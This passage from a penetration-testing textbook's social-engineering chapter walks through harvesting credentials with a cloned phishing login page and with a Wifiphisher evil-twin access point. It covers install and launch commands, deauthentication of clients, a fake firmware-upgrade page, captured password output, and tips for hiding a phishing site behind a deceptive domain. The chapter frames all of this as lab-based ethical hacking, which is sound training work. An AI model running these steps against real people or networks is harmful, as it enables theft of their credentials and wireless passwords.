9. Next, when the victim enters the IP address of Kali Linux on their web browser, the fake login page will load.

When the victim enters their user credentials on the phishing website, the username and password are presented on the terminal, as shown here:

```
[*] WE GOT A HIT! Printing the output:
PARAM: csrfToken=ajax:0524249109589846181
POSSIBLE USERNAME FIELD FOUND: session_key=fake@email.local
PARAM: ac=0
PARAM: pkSupported=false
PARAM: sIdString=ec264333-c24d-4305-a1d5-83664479f24b
POSSIBLE USERNAME FIELD FOUND: parentPageKey=d_checkpoint_lg_consumerLogin
POSSIBLE USERNAME FIELD FOUND: pageInstance=urn:li:page:checkpoint_lg_login_default;9G6yV32hQt6MRA7CQZLeMw==
PARAM: trk=
PARAM: authUUID=
PARAM: session_redirect=
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=1f45cab6-e45f-4fbb-8449-d75c0ec07959
PARAM: fp_data=default
PARAM: apfc={}
PARAM: _d=d
POSSIBLE USERNAME FIELD FOUND: showGoogleOneTapLogin=true
POSSIBLE USERNAME FIELD FOUND: controlId=d_checkpoint_lg_consumerLogin-login_submit_button
POSSIBLE PASSWORD FIELD FOUND: session_password=password123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 15.14: Collecting credentials

10. Lastly, the victim will be automatically redirected to the legitimate website, as shown in the following screenshot:




Figure 15.15: Redirect to a legitimate website

As you can see, it's quite simple to create a phishing website. The trick is to research your target and determine which websites they frequently visit, and then create a phishing website and host it on the public internet. When using obfuscation, mask the IP address of the phishing website with a domain to trick the victim into thinking the website is a trusted domain. Furthermore, you can also use the SET to create a phishing email to further convince the victim to click on the malicious link.

Having completed this exercise, you have learned how to create a phishing website. Next, you will learn how to create a rogue access point to capture a victim's password for their wireless network.

Creating a fake wireless network

In this exercise, you will learn how to trick a person into retrieving the password for their wireless network using Wifiphisher. **Wifiphisher** is commonly used by ethical hackers and penetration testers during offensive security testing to set up a rogue access point during social engineering attacks on a targeted organization.

To get started with setting up a rogue access point, please use the following instructions:

1. Connect your wireless network adapter (Alfa AWUS036NHA) to your Kali Linux virtual machine and ensure it's being recognized as a WLAN network adapter, as shown here:

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

eth1        no wireless extensions.

eth2        no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

Figure 15.16: Verifying wireless interfaces

2. On **Kali Linux**, use the following commands to install the Wifiphisher tool:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install wifiphisher
```

3. Next, use the following commands to start the Wifiphisher tool:

```
kali@kali:~$ sudo wifiphisher
```

4. As shown in the following screenshot, Wifiphisher has set up a virtual wireless adapter to perform de-authentication attacks while using the `wlan0` to broadcast the rogue wireless network:

```
kali@kali:~$ sudo wifiphisher
[sudo] password for kali:
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2024-01-01 11:44
[*] Happy new year!
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wifiphisher-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:a1:03:46
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:07:89:ff
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
```

Figure 15.17: Launching Wifiphisher

5. Next, Wifiphisher will open a new interface, enabling you to select a nearby targeted wireless network, as shown here:

ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
	38:4c:4f:	1	0%	WPA	1	Huawei Technologies
targeted_network	9e:3d:cf:	4	0%	WPA2	1	Unknown
	9c:3d:cf:	4	0%	WPA2/WPS	0	Netgear

Figure 15.18: Identifying targeted networks

For this exercise, I've set up a personal wireless network named `targeted_network` with one client to demonstrate the proof of concept.

6. After selecting your targeted network, you can choose one of four phishing scenarios – choose **Firmware Upgrade Page**, as shown here:




Figure 15.19: Selecting attack type

7. Next, Wifiphisher will scan for the targeted network and, once it's found, a de-authentication attack is automatically performed to ensure any connected clients are disassociated from the legitimate network and triggers the disassociated clients to establish a connection to our rogue network.
8. Once a client establishes an association with our rogue network and the victim opens their web browser, the following pop-up window will appear that prompts the victim to re-enter their wireless password:





Figure 15.20: Fake firmware page

9. Once the victim enters their password and clicks on **Start Upgrade** on the phishing page, Wifiphisher captures their password on the Terminal, as shown here:



```

Extensions feed:
DEAUTH/DISAS - f2:32:d7: [redacted]
DEAUTH/DISAS - 28:7f:cf: [redacted]
DEAUTH/DISAS - 08:1c:6e: [redacted]
Victim 28:7f:cf: [redacted] probed for WLAN with ESSID: 'targeted_network' (Evil Twin)

Connected Victims:
28:7f:cf: [redacted] 10.0.0.23 Unknown Windows

HTTP requests:
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] GET request from 10.0.0.23 for http://detectportal.firefox.com/canonical.html
[*] POST request from 10.0.0.23 with wfphshr-wpa-password=password123
  
```

Wifiphisher 1.4GIT
 ESSID: targeted_network
 Channel: 4
 AP interface: wlan0
 Options: [Esc] Quit

Captured wireless password

Figure 15.21: Captured credentials

10. After you've collected the victim's wireless password, press the *Esc* key on your keyboard to quit Wifiphisher and display the captured password, as shown here:



```

[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshr-wpa-password=password123
[!] Closing
  
```

Wireless password

Figure 15.22: Collected password

As you have seen, ethical hackers and penetration testers can leverage various tools such as the SET and Wifiphisher to perform social engineering attacks on targeted organizations to collect sensitive information such as user credentials and passwords.



To learn more about Wifiphisher, please see

<https://github.com/wifiphisher/wifiphisher>.

Having completed this section, you have learned how to use various tools and techniques to perform social engineering attacks.

Summary

During the course of this chapter, you have learned the fundamentals and key concepts of social engineering and how penetration testers can hack the human mind to obtain sensitive information. Furthermore, you have discovered various types of social engineering attacks and have explored various techniques to mitigate such types of threats. Lastly, you have explored various features of the SET on Kali Linux to assist you in setting up various types of social engineering attacks and even using Wifiphisher to create a rogue wireless network to trick users into revealing their wireless network passwords.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Understanding Website Application Security*, you will learn the fundamentals of security vulnerabilities within web applications.

Further reading

- *MITRE Phishing for Information* –
<https://attack.mitre.org/techniques/T1598/>

- *Social Engineering* – <https://www.imperva.com/learn/application-security/social-engineering-attack/>
- *Avoiding Social Engineering and Phishing Attacks* – <https://www.cisa.gov/news-events/news/avoiding-social-engineering-and-phishing-attacks>

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

<https://packt.link/SecNet>

